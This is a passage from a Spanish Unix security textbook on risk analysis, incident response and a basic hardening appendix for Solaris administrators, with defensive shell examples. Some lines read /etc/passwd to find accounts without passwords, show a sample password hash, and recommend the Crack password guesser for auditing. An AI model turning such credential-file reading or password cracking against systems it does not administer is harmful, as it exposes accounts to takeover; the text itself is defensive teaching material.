Tras conocer y evaluar los riesgos a los que nos enfrentamos podremos implementar las soluciones prácticas – los mecanismos – para minimizar sus efectos. Vamos a intentar de entrar con más detalle en cómo dar respuesta a cada una de estas preguntas:

16.2.1 Identificación de recursos

Debemos identificar todos los recursos cuya integridad pueda ser amenazada de cualquier forma; por ejemplo, [C⁺91] define básicamente los siguientes:

- *Hardware*
Procesadores, tarjetas, teclados, terminales, estaciones de trabajo, ordenadores personales, impresoras, unidades de disco, líneas de comunicación, servidores, *routers*...
- *Software*
Códigos fuente y objeto, utilidades, programas de diagnóstico, sistemas operativos, programas de comunicación...
- Información
En ejecución, almacenados en línea, almacenados fuera de línea, en comunicación, bases de datos...
- Personas
Usuarios, operadores...
- Accesorios
Papel, cintas, tóners...

A parte del recurso en sí (algo tangible, como un *router*) hemos de considerar la visión intangible de cada uno de estos recursos (por ejemplo la capacidad para seguir trabajando sin ese *router*). Es difícil generar estos aspectos intangibles de los recursos, ya que es algo que va a depender de cada organización, su funcionamiento, sus seguros, sus normas... No obstante, siempre hemos de tener en cuenta algunos aspectos comunes: privacidad de los usuarios, imagen pública de la organización, reputación, satisfacción del personal y de los clientes – en el caso de una universidad, de los alumnos –, capacidad de procesamiento ante un fallo...

Con los recursos correctamente identificados se ha de generar una lista final, que ya incluirá **todo** lo que necesitamos proteger en nuestra organización.

16.2.2 Identificación de amenazas

Una vez conocemos los recursos que debemos proteger es la hora de identificar las vulnerabilidades y amenazas que se ciernen contra ellos. Una vulnerabilidad es cualquier situación que pueda desembocar en un problema de seguridad, y una amenaza es la acción específica que aprovecha una

vulnerabilidad para crear un problema de seguridad; entre ambas existe una estrecha relación: sin vulnerabilidades no hay amenazas, y sin amenazas no hay vulnerabilidades.

Se suelen dividir las amenazas que existen sobre los sistemas informáticos en tres grandes grupos, en función del ámbito o la forma en que se pueden producir:

- Desastres del entorno.

Dentro de este grupo se incluyen todos los posibles problemas relacionados con la ubicación del entorno de trabajo informático o de la propia organización, así como con las personas que de una u otra forma están relacionadas con el mismo. Por ejemplo, se han de tener en cuenta desastres naturales (terremotos, inundaciones...), desastres producidos por elementos cercanos, como los cortes de fluido eléctrico, y peligros relacionados con operadores, programadores o usuarios del sistema.

- Amenazas en el sistema.

Bajo esta denominación se contemplan todas las vulnerabilidades de los equipos y su *software* que pueden acarrear amenazas a la seguridad, como fallos en el sistema operativo, medidas de protección que éste ofrece, fallos en los programas, copias de seguridad...

- Amenazas en la red.

Cada día es menos común que una máquina trabaje aislada de todas las demás; se tiende a comunicar equipos mediante redes locales, intranets o la propia Internet, y esta interconexión acarrea nuevas – y peligrosas – amenazas a la seguridad de los equipos, peligros que hasta el momento de la conexión no se suelen tener en cuenta. Por ejemplo, es necesario analizar aspectos relativos al cifrado de los datos en tránsito por la red, a proteger una red local del resto de internet, o a instalar sistemas de autenticación de usuarios remotos que necesitan acceder a ciertos recursos internos a la organización (como un investigador que conecta desde su casa a través de un módem).

Algo importante a la hora de analizar las amenazas a las que se enfrentan nuestros sistemas es analizar los potenciales tipos de atacantes que pueden intentar violar nuestra seguridad. Es algo normal que a la hora de hablar de atacantes todo el mundo piense en *crackers*, en piratas informáticos mal llamados *hackers*. No obstante, esto no es más que el fruto de la repercusión que en todos los medios tienen estos individuos y sus acciones; en realidad, la inmensa mayoría de problemas de seguridad vienen dados por atacantes internos a la organización afectada. En organismos de I+D estos atacantes suelen ser los propios estudiantes (rara vez el personal), así como piratas externos a la entidad que aprovechan la habitualmente mala protección de los sistemas universitarios para acceder a ellos y conseguir así cierto *status* social dentro de un grupo de piratas. Los conocimientos de estas personas en materias de sistemas operativos, redes o seguridad informática suelen ser muy limitados, y sus actividades no suelen entrañar muchos riesgos a no ser que se utilicen nuestros equipos para atacar a otras organizaciones, en cuyo caso a los posibles problemas legales hay que sumar la mala imagen que nuestras organizaciones adquieren.

No siempre hemos de contemplar a las amenazas como actos intencionados contra nuestro sistema: muchos de los problemas pueden ser ocasionados por accidentes, desde un operador que derrama una taza de café sobre una terminal hasta un usuario que tropieza con el cable de alimentación de un servidor y lo desconecta de la línea eléctrica, pasando por temas como el borrado accidental de datos o los errores de programación; decir ‘*no lo hice a propósito*’ no ayuda nada en estos casos. Por supuesto, tampoco tenemos que reducirnos a los accesos no autorizados al sistema: un usuario de nuestras máquinas puede intentar conseguir privilegios que no le corresponden, una persona externa a la organización puede lanzar un ataque de negación de servicio contra la misma sin necesidad de conocer ni siquiera un *login* y una contraseña, etc.

16.2.3 Medidas de protección

Tras identificar todos los recursos que deseamos proteger, así como las posibles vulnerabilidades y amenazas a que nos exponemos y los potenciales atacantes que pueden intentar violar nuestra seguridad, hemos de estudiar cómo proteger nuestros sistemas, sin ofrecer aún implementaciones concretas para protegerlos (esto ya no serían políticas sino mecanismos). Esto implica en primer lugar cuantificar los daños que cada posible vulnerabilidad puede causar teniendo en cuenta las posibilidades de que una amenaza se pueda convertir en realidad. Este cálculo puede realizarse partiendo de hechos sucedidos con anterioridad en nuestra organización, aunque por desgracia en muchos lugares no se suelen registrar los incidentes acaecidos. En este caso, y también a la hora de evaluar los daños sobre recursos intangibles, existen diversas aproximaciones como el método Delphi, que básicamente consiste en preguntar a una serie de especialistas de la organización sobre el daño y las pérdidas que cierto problema puede causar; no obstante, la experiencia del administrador en materias de seguridad suele tener aquí la última palabra a la hora de evaluar los impactos de cada amenaza.

La clasificación de riesgos de cara a estudiar medidas de protección suele realizarse en base al nivel de importancia del daño causado y a la probabilidad aproximada de que ese daño se convierta en realidad; se trata principalmente de no gastar más dinero en una implementación para proteger un recurso que lo que vale dicho recurso o lo que nos costaría recuperarnos de un daño en él o de su pérdida total. Por ejemplo, podemos seguir un análisis similar en algunos aspectos al problema de la mochila. Llamamos R_i al riesgo de perder un recurso i (a la probabilidad de que se produzca un ataque), y le asignamos un valor de 0 a 10 (valores más altos implican más probabilidad); de la misma forma, definimos también de 0 a 10 la importancia de cada recurso, W_i , siendo 10 la importancia más alta. La evaluación del riesgo es entonces el producto de ambos valores, llamado peso o riesgo evaluado de un recurso, WR_i , y medido en dinero perdido por unidad de tiempo (generalmente, por año):

$$WR_i = R_i * W_i$$

De esta forma podemos utilizar hojas de trabajo en las que, para cada recurso, se muestre su nombre y el número asignado, así como los tres valores anteriores. Evidentemente, los recursos que presenten un riesgo evaluado mayor serán los que más medidas de protección deben poseer, ya que esto significa que es probable que sean atacados, y que además el ataque puede causar pérdidas importantes. Es especialmente importante un grupo de riesgos denominados *inaceptables*, aquellos cuyo peso supera un cierto umbral; se trata de problemas que no nos podemos permitir en nuestros sistemas, por lo que su prevención es crucial para que todo funcione correctamente.

Una vez que conocemos el riesgo evaluado de cada recurso es necesario efectuar lo que se llama el análisis de costes y beneficios. Básicamente consiste en comparar el coste asociado a cada problema (calculado anteriormente, WR_i) con el coste de prevenir dicho problema. El cálculo de este último no suele ser complejo si conocemos las posibles medidas de prevención que tenemos a nuestra disposición: por ejemplo, para saber lo que nos cuesta prevenir los efectos de un incendio en la sala de operaciones, no tenemos más que consultar los precios de sistemas de extinción de fuego, o para saber lo que nos cuesta proteger nuestra red sólo hemos de ver los precios de productos como *routers* que bloqueen paquetes o cortafuegos completos. No sólo hemos de tener en cuenta el coste de cierta protección, sino también lo que nos puede suponer su implementación y su mantenimiento; en muchos casos existen soluciones gratuitas para prevenir ciertas amenazas, pero estas soluciones tienen un coste asociado relativo a la dificultad de hacerlas funcionar correctamente de una forma continua en el tiempo, por ejemplo dedicando a un empleado a su implementación y mantenimiento.

Cuando ya hemos realizado este análisis no tenemos más que presentar nuestras cuentas a los responsables de la organización (o adecuarlas al presupuesto que un departamento destina a materias de seguridad), siempre teniendo en cuenta que el gasto de proteger un recurso ante una amenaza ha de ser inferior al gasto que se produciría si la amenaza se convirtiera en realidad. Hemos de

tener siempre presente que los riesgos se pueden minimizar, pero **nunca** eliminarlos completamente, por lo que será recomendable planificar no sólo la prevención ante de un problema sino también la recuperación si el mismo se produce; se suele hablar de medidas **proactivas** (aquellas que se toman para prevenir un problema) y medidas **reactivas** (aquellas que se toman cuando el daño se produce, para minimizar sus efectos).

16.3 Estrategias de respuesta

¿Qué hacer cuando nuestra política de seguridad ha sido violada? La respuesta a esta pregunta depende completamente del tipo de violación que se haya producido, de su gravedad, de quién la haya provocado, de su intención... Si se trata de accidentes o de problemas poco importantes suele ser suficiente con una reprimenda verbal o una advertencia; si ha sido un hecho provocado, quizás es conveniente emprender acciones algo más convincentes, como la clausura de las cuentas de forma temporal o pequeñas sanciones administrativas. En el caso de problemas graves que hayan sido intencionados interesaría emprender acciones más duras, como cargos legales o sanciones administrativas firmes (por ejemplo, la expulsión de una universidad).

Una gran limitación que nos va a afectar mucho es la situación de la persona o personas causantes de la violación con respecto a la organización que la ha sufrido. En estos casos se suele diferenciar entre usuarios internos o locales, que son aquellos pertenecientes a la propia organización, y externos, los que no están relacionados directamente con la misma; las diferencias entre ellos son los límites de red, los administrativos, los legales o los políticos. Evidentemente es mucho más fácil buscar responsabilidades ante una violación de la seguridad entre los usuarios internos, ya sea contra la propia organización o contra otra, pero utilizando los recursos de la nuestra; cuando estos casos se dan en redes de I+D, generalmente ni siquiera es necesario llevar el caso ante la justicia, basta con la aplicación de ciertas normas sobre el usuario problemático (desde una sanción hasta la expulsión o despido de la organización).

Existen dos estrategias de respuesta ante un incidente de seguridad ([SH95]):

- Proteger y proceder.
- Perseguir y procesar.

La primera de estas estrategias, proteger y proceder, se suele aplicar cuando la organización es muy vulnerable o el nivel de los atacantes es elevado; la filosofía es proteger de manera inmediata la red y los sistemas y restaurar su estado normal, de forma que los usuarios puedan seguir trabajando normalmente. Seguramente será necesario interferir de forma activa las acciones del intruso para evitar más accesos, y analizar el daño causado. La principal desventaja de esta estrategia es que el atacante se da cuenta rápidamente de que ha sido descubierto, y puede emprender acciones para ser identificado, lo que incluso conduce al borrado de *logs* o de sistemas de ficheros completos; incluso puede cambiar su estrategia de ataque a un nuevo método, y seguir comprometiendo al sistema. Sin embargo, esta estrategia también presenta una parte positiva: el bajo nivel de conocimientos de los atacantes en sistemas habituales hace que en muchas ocasiones se limiten a abandonar su ataque y dedicarse a probar suerte con otros sistemas menos protegidos en otras organizaciones.

La segunda estrategia de respuesta, perseguir y procesar, adopta la filosofía de permitir al atacante proseguir sus actividades, pero de forma controlada y observada por los administradores, de la forma más discreta posible. Con esto, se intentan guardar pruebas para ser utilizadas en la segunda parte de la estrategia, la de acusación y procesamiento del atacante (ya sea ante la justicia o ante los responsables de la organización, si se trata de usuarios internos). Evidentemente corremos el peligro de que el intruso descubra su monitorización y destruya completamente el sistema, así como que nuestros resultados no se tengan en cuenta ante un tribunal debido a las artimañas legales que algunos abogados aprovechan; la parte positiva de esta estrategia es, aparte de la recolección de pruebas, que permite a los responsables conocer las actividades del atacante, qué vulnerabilidades

de nuestra organización ha aprovechado para atacarla, cómo se comporta una vez dentro, etc. De esta forma podemos aprovechar el ataque para reforzar los puntos débiles de nuestros sistemas.

A nadie se le escapan los enormes peligros que entraña el permitir a un atacante proseguir con sus actividades dentro de las máquinas; por muy controladas que estén, en cualquier momento casi nada puede evitar que la persona se sienta vigilada, se ponga nerviosa y destruya completamente nuestros datos. Una forma de monitorizar sus actividades sin comprometer excesivamente nuestra integridad es mediante un proceso denominado *jailing* o encarcelamiento: la idea es construir un sistema que simule al real, pero donde no se encuentren datos importantes, y que permita observar al atacante sin poner en peligro los sistemas reales. Para ello se utiliza una máquina, denominada **sistema de sacrificio**, que es donde el atacante realmente trabaja, y un segundo sistema, denominado **de observación**, conectado al anterior y que permite analizar todo lo que esa persona está llevando a cabo. De esta forma conseguimos que el atacante piense que su intrusión ha tenido éxito y continúe con ella mientras lo monitorizamos y recopilamos pruebas para presentar en una posible demanda o acusación. Si deseamos construir una cárcel es necesario que dispongamos de unos conocimientos medios o elevados de programación de sistemas; utilidades como `chroot()` nos pueden ser de gran ayuda, así como *software* de simulación como *Deception Tookit (DTK)*, que simula el éxito de un ataque ante el pirata que lo lanza, pero que realmente nos está informa del intento de violación producido.

Sin importar la estrategia adoptada ante un ataque, siempre es recomendable ponerse en contacto con entidades externas a nuestra organización, incluyendo por ejemplo fuerzas de seguridad (en España, Guardia Civil o Policía Nacional), gabinetes jurídicos o equipos de expertos en seguridad informática, como el CERT. En el caso de instituciones de I+D, en España existe IrisCERT (<http://www.rediris.es/cert/>), el equipo de respuesta ante emergencias de seguridad de RedIRIS, la red universitaria española, o esCERT (<http://escert.upc.es/>), la rama española del CERT.

Parte V

Apéndices

Apéndice A

Seguridad básica para administradores

A.1 Introducción

Lamentablemente, muchos administradores de equipos Unix no disponen de los conocimientos, del tiempo, o simplemente del interés necesario para conseguir sistemas mínimamente fiables. A raíz de esto, las máquinas Unix se convierten en una puerta abierta a cualquier ataque, poniendo en peligro no sólo la integridad del equipo, sino de toda su red y a la larga de toda Internet.

Aunque esta situación se da en cualquier tipo de organización, es en las dedicadas a I+D donde se encuentran los casos más extremos; se trata de redes y equipos Unix muy abiertos y con un elevado número de usuarios (incluidos externos al perímetro físico de la organización) que precisan de una gran disponibilidad de los datos, primando este aspecto de la información ante otros como la integridad o la privacidad. Esto convierte a los sistemas Unix de centros de I+D, especialmente de universidades, en un objetivo demasiado fácil incluso para los piratas menos experimentados.

Con el objetivo de subsanar esta situación, aquí se van a intentar marcar unas pautas para conseguir un nivel **mínimo** de fiabilidad en los equipos Unix. No se va a entrar en detalles muy técnicos o en desarrollos teóricos sobre seguridad que muy pocos van a leer (para eso está el resto de este proyecto), sino que la idea es únicamente explicar los pasos básicos para que incluso los administradores menos preocupados por la seguridad puedan aplicarlos en sus sistemas. A modo de ilustración, hay pequeños ejemplos que han sido realizados sobre una plataforma Solaris 7 (SunOS 5.7); en otros clones de Unix quizás sea necesario modificar las opciones de algún comando o la localización de ciertos ficheros.

Hay que recalcar que se trata de mecanismos **básicos** de seguridad, que pueden evitar la acción de algunos piratas casuales (si nuestra máquina ofrece una mínima protección abandonarán el ataque para dedicarse a equipos menos protegidos) pero no de un atacante con cierta experiencia. Lo ideal sería que las pautas marcadas aquí se complementaran con todas las medidas de seguridad posibles, y que entre los libros habituales de un administrador se encontraran títulos sobre seguridad en Unix; uno especialmente recomendado es *Practical Unix & Internet Security*, de Simson Garfinkel y Gene Spafford (Ed. O'Reilly and Associates, 1996). También es muy recomendable que la persona encargada de la seguridad de cada equipo permanezca atenta a los nuevos problemas que cada día surgen; una buena forma de conseguirlo es mediante listas de correo como BUGTRAQ.

A.2 Prevención

Los mecanismos de prevención han de ser los más importantes para cualquier administrador, ya que obviamente es mucho mejor evitar un ataque que detectar ese mismo problema o tener que recuperar al sistema tras detectarlo.

- Cierre de servicios ofrecidos por `inetd`

Cada servicio ofrecido en nuestro sistema se convierte en una potencial puerta de acceso al mismo, por lo que hemos de minimizar su número: se recomienda cerrar cualquier servicio que no se vaya a utilizar, y todos aquellos de los que no conozcamos su utilidad (si más tarde son necesarios, los podemos volver a abrir).

Para cerrar un servicio ofrecido desde `inetd`, en el fichero `/etc/inetd.conf` debemos comentar la línea correspondiente a ese servicio, de forma que una entrada como

```
telnet stream tcp     nowait root    /usr/sbin/in.telnetd
```

se convierta en una como

```
#telnet stream tcp     nowait root    /usr/sbin/in.telnetd
```

Tras efectuar esta operación, debemos reiniciar el demonio `inetd` para que relea su configuración; esto lo conseguimos, por ejemplo, con la orden

```
anita:/# pkill -HUP inetd
```

o, si no disponemos de un comando para enviar señales a procesos a partir de su nombre, con la orden

```
anita:/# kill -HUP `ps -ef|grep -w inetd|awk '{print $2}'`
```

- Cierre de servicios ofrecidos en el arranque de máquina

Existen una serie de demonios que ofrecen ciertos servicios, como `sendmail`, que no se procesan a través de `inetd` sino que se lanzan como procesos independientes al arrancar la máquina. Para detener este tipo de demonios hemos de comentar las líneas de nuestros ficheros de arranque encargadas de lanzarlos (generalmente en directorios como `/etc/rc?.d/` o `/etc/rc.d/`): de esta forma conseguimos que la próxima vez que el sistema se inicie, los demonios no se ejecuten. Aparte de esto, hemos de detener los demonios en la sesión actual, ya que en estos momentos seguramente están funcionando; para ello les enviamos la señal `SIGKILL` mediante el comando `kill`.

Por ejemplo, en el caso de Solaris, `sendmail` se lanza desde el archivo `/etc/rc2.d/S88sendmail`; en este fichero tendremos unas líneas similares a estas:

```
if [ -f /usr/lib/sendmail -a -f /etc/mail/sendmail.cf ]; then
    if [ ! -d /var/spool/mqueue ]; then
        /usr/bin/mkdir -m 0750 /var/spool/mqueue
        /usr/bin/chown root:bin /var/spool/mqueue
    fi
    /usr/lib/sendmail -bd -q15m &
fi
```

Podemos renombrar este archivo como `disabled.S88sendmail` o comentar estas líneas de la forma siguiente:

```
#if [ -f /usr/lib/sendmail -a -f /etc/mail/sendmail.cf ]; then
#    if [ ! -d /var/spool/mqueue ]; then
#        /usr/bin/mkdir -m 0750 /var/spool/mqueue
#        /usr/bin/chown root:bin /var/spool/mqueue
#    fi
#    /usr/lib/sendmail -bd -q15m &
#fi
```

Y a continuación eliminaremos el proceso `sendmail` enviándole la señal SIGKILL:

```
anita:/# ps -ef |grep sendmail
root    215      1  0 01:00:38 ?
          0:00 /usr/lib/sendmail -bd -q15m
anita:/# kill -9 215
```

- Instalación de *wrappers*

A pesar de haber cerrado muchos servicios siguiendo los puntos anteriores, existen algunos que no podremos dejar de ofrecer, como `telnet` o `ftp`, ya que los usuarios van a necesitar conectar al sistema de forma remota o transferir ficheros. En estos casos es muy conveniente instalar *wrappers* para los demonios que sigan recibiendo conexiones; mediante el uso de estos programas vamos a poder restringir los lugares desde los que nuestro equipo va a aceptar peticiones de servicio. **Especialmente recomendable** es el programa *TCP-Wrapper* para controlar las conexiones servidas por `inetd` (incluso `sendmail` se puede controlar por `inetd`, lo cual es muy útil si queremos restringir los lugares desde los que nos pueda llegar correo). Por ejemplo, si no utilizamos *wrappers* para controlar el servicio de `telnet`, cualquier máquina de Internet puede intentar el acceso a nuestro sistema:

```
luisa:~$ telnet anita
Trying 195.195.5.3...
Connected to anita.
Escape character is '^]'.
```

SunOS 5.7

login:

Sin embargo, configurando *TCP-Wrapper* para que no admita conexiones desde fuera de la universidad, si alguien intenta lo mismo obtendrá un resultado similar al siguiente:

```
luisa:~$ telnet anita
Trying 195.195.5.3...
Connected to anita.
Escape character is '^]'.
Connection closed by foreign host.
luisa:~$
```

De esta forma, incluso si el atacante conociera un nombre de usuario y su clave le sería más difícil acceder a nuestro equipo por *telnet*.

- Ficheros setuidados y setgidados

En un sistema Unix recién instalado podemos tener incluso más de cincuenta ficheros con los modos *setuid* o *setgid* activados; cualquiera de estos programas representa un potencial agujero a la seguridad de nuestro sistema, y aunque muchos son necesarios (como `/bin/passwd` en la mayoría de situaciones), de otros se puede prescindir. Para localizar los ficheros setuidados podemos utilizar la orden

```
anita:/# find / -perm -4000 -type f -print
```

mientras que para localizar los setgidados podemos utilizar

```
anita:/# find / -perm -2000 -type f -print
```

Es conveniente que reduzcamos al mínimo el número de estos archivos, pero tampoco se recomienda borrarlos del sistema de ficheros; es mucho más habitual resetear el bit de *setuid* o *setgid*, y en caso de que sea necesario volverlo a activar. Para desactivar estos bits podemos usar la orden `chmod -s`, mientras que para activarlos utilizaremos `chmod u+s` o `chmod g+s`. Por ejemplo, si el fichero `/usr/lib/fs/ufs/ufsdump` está *setuidado*, un listado largo del

mismo nos mostrará una **s** en el campo de ejecución para propietario, mientras que si está *setgidado* aparecerá una **s** en el campo de ejecución para grupo; podemos resetear los dos bits con la orden vista anteriormente:

```
anita:/# ls -l /usr/lib/fs/ufs/ufsdump
-r-sr-sr-x 1 root  tty  144608 Oct 6 1998 /usr/lib/fs/ufs/ufsdump
anita:/# chmod -s /usr/lib/fs/ufs/ufsdump
anita:/# ls -l /usr/lib/fs/ufs/ufsdump
-r-xr-xr-x 1 root  tty  144608 Oct 6 1998 /usr/lib/fs/ufs/ufsdump
```

- Cifrado de datos

El principal problema de las claves viajando en texto claro por la red es que cualquier atacante puede leerlas: si usamos **telnet**, **rlogin** o **ftp**, cualquier persona situada entre nuestra estación de trabajo y el servidor al que conectamos puede ‘esnifar’ los paquetes que circulan por la red y obtener así nuestro nombre de usuario y nuestro *password*. Para evitar este problema es conveniente utilizar *software* que implemente protocolos cifrados para conectar; el más habitual hoy en día es **SSH** (*Secure Shell*). Por una parte, tenemos el programa servidor **sshd**, que se ha de instalar en el equipo al que conectamos, y por otra programas clientes (**ssh** para sustituir a **rsh/rlogin** y **scp** para sustituir a **rcp**).

Una vez instalado, este software es transparente al usuario: simplemente ha de recordar su clave, igual que si conectara por **telnet** o **rlogin**.

- Relaciones de confianza

En el fichero **/etc/hosts.equiv** se indican, una en cada línea, las máquinas confiables. ¿Qué significa *confiables*? Básicamente que confiamos en su seguridad tanto como en la nuestra, por lo que para facilitar la compartición de recursos, no se van a pedir contraseñas a los usuarios que quieran conectar desde estas máquinas con el mismo *login*, utilizando las órdenes BSD **r*** (**rlogin**, **rsh**, **rcp**...). Por ejemplo, si en el fichero **/etc/hosts.equiv** del servidor **anita** hay una entrada para el nombre de *host* **luisa**, cualquier usuario¹ de este sistema puede ejecutar una orden como la siguiente para conectar a **anita** ¡sin necesidad de ninguna clave!:

```
luisa:~$ rlogin anita
Last login: Sun Oct 31 08:27:54 from localhost
Sun Microsystems Inc. SunOS 5.7      Generic October 1998
anita:~$
```

Obviamente, esto supone un gran problema de seguridad, por lo que lo más recomendable es que el fichero **/etc/hosts.equiv** esté vacío o no exista. De la misma forma, los usuarios pueden crear ficheros **\$HOME/.rhosts** para establecer un mecanismo de confiabilidad bastante similar al de **/etc/hosts.equiv**; es importante para la seguridad de nuestro sistema el controlar la existencia y el contenido de estos archivos **.rhosts**. Por ejemplo, podemos aprovechar las facilidades de planificación de tareas de Unix para, cada cierto tiempo, chequear los directorios **\$HOME** de los usuarios en busca de estos ficheros, eliminándolos si los encontramos. Un *shellscrip* que hace esto puede ser el siguiente:

```
#!/bin/sh
for i in `cat /etc/passwd |awk -F: '{print $6}'`; do
    cd $i
    if [ -f .rhosts ]; then
        echo "$i.rhosts detectado" |mail -s "rhosts" root
        rm -f $i/.rhosts
    fi
done
```

¹Excepto el *root*.

Este programa envía un correo al *root* en caso de encontrar un fichero **.rhosts**, y lo elimina; podemos planificarlo mediante **cron** para que se ejecute, por ejemplo, cada cinco minutos. La forma de planificarlo depende del clon de Unix en el que trabajemos, por lo que se recomienda consultar la página del manual de **cron** o **crond**; en el caso de Solaris, para que se ejecute cada vez que **cron** despierte, y suponiendo que el *script* se llame **/usr/local/sbin/busca**, pondríamos en nuestro **crontab** (con **crontab -e**) una línea como

```
* * * * *      /usr/local/sbin/busca 2>&1 >/dev/null
```

Hemos de estar atentos a la carga que este tipo de actividades periódicas puede introducir en el sistema; la orden anterior se va a ejecutar cada vez que **cron** despierta, generalmente una vez por minuto, lo que implica que en máquinas con un gran número de usuarios puede introducir un factor importante de operaciones de I/O. Una solución más adecuada en estas situaciones sería planificar el programa para que se ejecute cada cinco o diez minutos, o el tiempo que estimemos necesario en nuestro equipo.

- Política de cuentas

Muchos clones de Unix se instalan con cuentas consideradas ‘del sistema’, es decir, que no corresponden a ningún usuario concreto sino que existen por cuestiones de compatibilidad o para la correcta ejecución de algunos programas. Algunas de estas cuentas no tienen contraseña, o tienen una conocida por todo el mundo, por lo que representan una grave amenaza a la seguridad: hemos de deshabilitarlas para evitar que alguien pueda conectar a nuestro equipo mediante ellas. Algunos ejemplos de este tipo de cuentas son **guest**, **demo**, **uucp**, **games**, **4DGifts** o **lp**.

Para deshabilitar una cuenta, en Unix no tenemos más que insertar un asterisco en el campo **passwd** en la línea correspondiente del fichero de claves (generalmente **/etc/passwd** o **/etc/shadow**). De esta forma, una entrada como

```
toni:7atzxSJ1PVVaQ:1001:10:Toni Villalon:/export/home/toni:/bin/sh
```

pasaría a convertirse en

```
toni:*7atzxSJ1PVVaQ:1001:10:Toni Villalon:/export/home/toni:/bin/sh
```

A parte de este tipo de cuentas, hemos de tener un especial cuidado con las cuentas de usuario que no tienen contraseña o que tienen una clave débil; para detectar este último problema podemos utilizar programas adivinadores como *Crack*, mientras que para evitarlo podemos utilizar *NPasswd* o *Passwd+*, además de sistemas *Shadow Password* para que los usuarios no puedan leer las claves cifradas. Para detectar cuentas sin contraseña (aunque también *Crack* nos las indicará), podemos utilizar la siguiente orden, obviamente sustituyendo **/etc/passwd** por el fichero de claves de nuestro sistema:

```
anita:~# awk -F: '$2=="" {print $1}' /etc/passwd
```

Por último, hay que decir que una correcta política de cuentas pasa por deshabilitar la entrada de usuarios que no utilicen el sistema en un tiempo prudencial; por ejemplo, podemos cancelar las cuentas de usuarios que no hayan conectado a la máquina en los últimos dos meses, ya que son firmes candidatas a que un pirata las aproveche para atacarnos; la orden **finger** nos puede ayudar a detectar este tipo de usuarios.

- Negaciones de servicio

Un tipo de ataque que ni siquiera suele necesitar de un acceso al sistema es el conocido como la negación de servicio (*Denial of Service*). Consiste básicamente en perjudicar total o parcialmente la disponibilidad de un recurso, por ejemplo utilizando grandes cantidades de CPU, ocupando toda la memoria del sistema o incluso deteniendo una máquina. Obviamente las negaciones de servicio más peligrosas son las que detienen el sistema o alguno de sus servicios de forma remota:

Las paradas de máquina son, por norma general, fruto de un fallo en la implementación de red

del núcleo: por ejemplo, la llegada de un paquete con una cabecera extraña, de una longitud determinada, o con una cierta prioridad, puede llegar a detener la máquina si ese paquete no se trata correctamente en la implementación del sistema de red. La mejor forma de prevenir estos ataques (que no suelen dejar ningún rastro en los ficheros de *log*) es actualizar el núcleo de nuestro Unix periódicamente, manteniendo siempre la última versión estable.

En el caso de la detención de servicios determinados, habitualmente los ofrecidos desde **inetd**, la negación de servicio suele ser fruto de un excesivo número de peticiones ‘falsas’ al demonio correspondiente; por ejemplo, un atacante enmascara su dirección IP para sobrecargar de peticiones un demonio como **in.telnetd** hasta detenerlo. Para evitar estos ataques podemos incrementar el número de peticiones simultáneas que un demonio acepta (en la opción **wait** de la línea correspondiente en el fichero */etc/inetd.conf*), aunque esto también implica peligros de negación de servicio (puede aumentar demasiado el tiempo de respuesta del equipo); una forma mucho más recomendable de actuar no es prevenir estos ataques sino minimizar sus efectos: si enviamos una señal **SIGHUP** al demonio **inetd** éste relee su configuración, por lo que el servicio bloqueado vuelve a funcionar². Por tanto, es recomendable enviar una de estas señales de forma automática cada cierto tiempo; podemos planificar esta acción para que **cron** la ejecute cada vez que despierte, incluyendo en nuestro archivo *crontab* una línea como la siguiente:

```
* * * * *      /usr/bin/pkill -HUP inetd 2>&1 >/dev/null
```

A.3 Detección

La mayoría de problemas de seguridad en sistemas de I+D implican accesos no autorizados, bien por usuarios externos a la máquina o bien por usuarios internos que consiguen un privilegio mayor del que tienen asignado. ¿Cómo detectar estos problemas? Hacer esto puede ser algo muy complicado si el atacante es un pirata con cierta experiencia y no hemos tomado algunas medidas en nuestro sistema antes de que el ataque se produzca. Aquí se presentan unos mecanismos que pueden indicar que alguien ha accedido ilegalmente a nuestro equipo.

- Logs

Casi cualquier actividad dentro del sistema es susceptible de ser monitorizada en mayor o menor medida. Unix ofrece un estupendo sistema de *logs* que guarda información en ficheros contenidos generalmente en */var/adm/*, */var/log/* o */usr/adm/*; esta información varía desde los usuarios que han conectado al sistema últimamente hasta los mensajes de error del núcleo, y puede ser consultada con órdenes como **who** o **last**, o con un simple editor de textos.

Aunque un atacante que consiga privilegios de **root** en el equipo puede modificar (¡o borrar!) estos archivos³, los *logs* son con frecuencia el primer indicador de un acceso no autorizado o de un intento del mismo. Dependiendo de nuestra configuración (*/etc/syslog.conf*), pero generalmente en los archivos **messages** o **syslog**, podemos ver mensajes que pueden indicar un ataque al sistema; a continuación se presentan algunos de ellos:

- Nov 12 05:35:42 anita in.telnetd[516]: refused connect from bg.microsoft.com
Este mensaje (conexión rehusada a un servicio) en sistemas con *TCP-Wrappers* instalado indica que alguien ha intentado conectar a nuestro equipo desde una máquina no autorizada a hacerlo.
- Nov 7 23:06:22 anita in.telnetd[2557]: connect from localhost
Alguien ha conectado con éxito a nuestro equipo desde una determinada máquina; no implica que haya accedido con una nombre de usuario y su contraseña, simplemente que ha tenido posibilidad de hacerlo.

²Obviamente, las conexiones ya establecidas no se pierden.

³O cualquier usuario con permiso de escritura en ellos; los usuarios ni siquiera han de tener permiso de lectura en la mayoría de los ficheros de *log*.

– SU 11/17 03:12 – pts/3 toni-root

El usuario **toni** ha intentado conseguir privilegios de administrador mediante la orden **su**; si lo hubiera conseguido, en lugar de un signo ‘-’ aparecería un ‘+’. En Solaris, esto se registra en el fichero **sulog**, aunque en el fichero **messages** se notifica si el **su** ha fallado.

- Procesos

Si un atacante ha conseguido acceso a nuestro equipo, y dependiendo de sus intenciones, es probable que ejecute programas en el sistema que permanecen en la tabla de procesos durante un largo periodo de tiempo; típicos ejemplos son *sniffers* (programas para capturar tráfico de red) o *bouncers* (programas para ocultar una dirección en IRC). Debemos desconfiar de procesos que presenten un tiempo de ejecución elevado, especialmente si no es lo habitual en nuestro sistema. Incluso si el nombre del proceso no es nada extraño (obviamente un pirata no va a llamar a su analizador de tráfico **sniffer**, sino que le dará un nombre que no levante sospechas, como **xzip** o **ltelnet**) es muy conveniente que nos preocupemos de comprobar cuál es el programa que se está ejecutando.

Algo que nos puede ayudar mucho en esta tarea es la herramienta de seguridad **lsof**, que nos indica los ficheros abiertos por cada proceso de nuestro sistema, ya que programas como los *sniffers* o los *crackers* de claves suelen mantener archivos abiertos para almacenar la información generada.

- Sistemas de ficheros

Otro punto que puede denotar actividades sospechosas en la máquina es su sistema de ficheros:

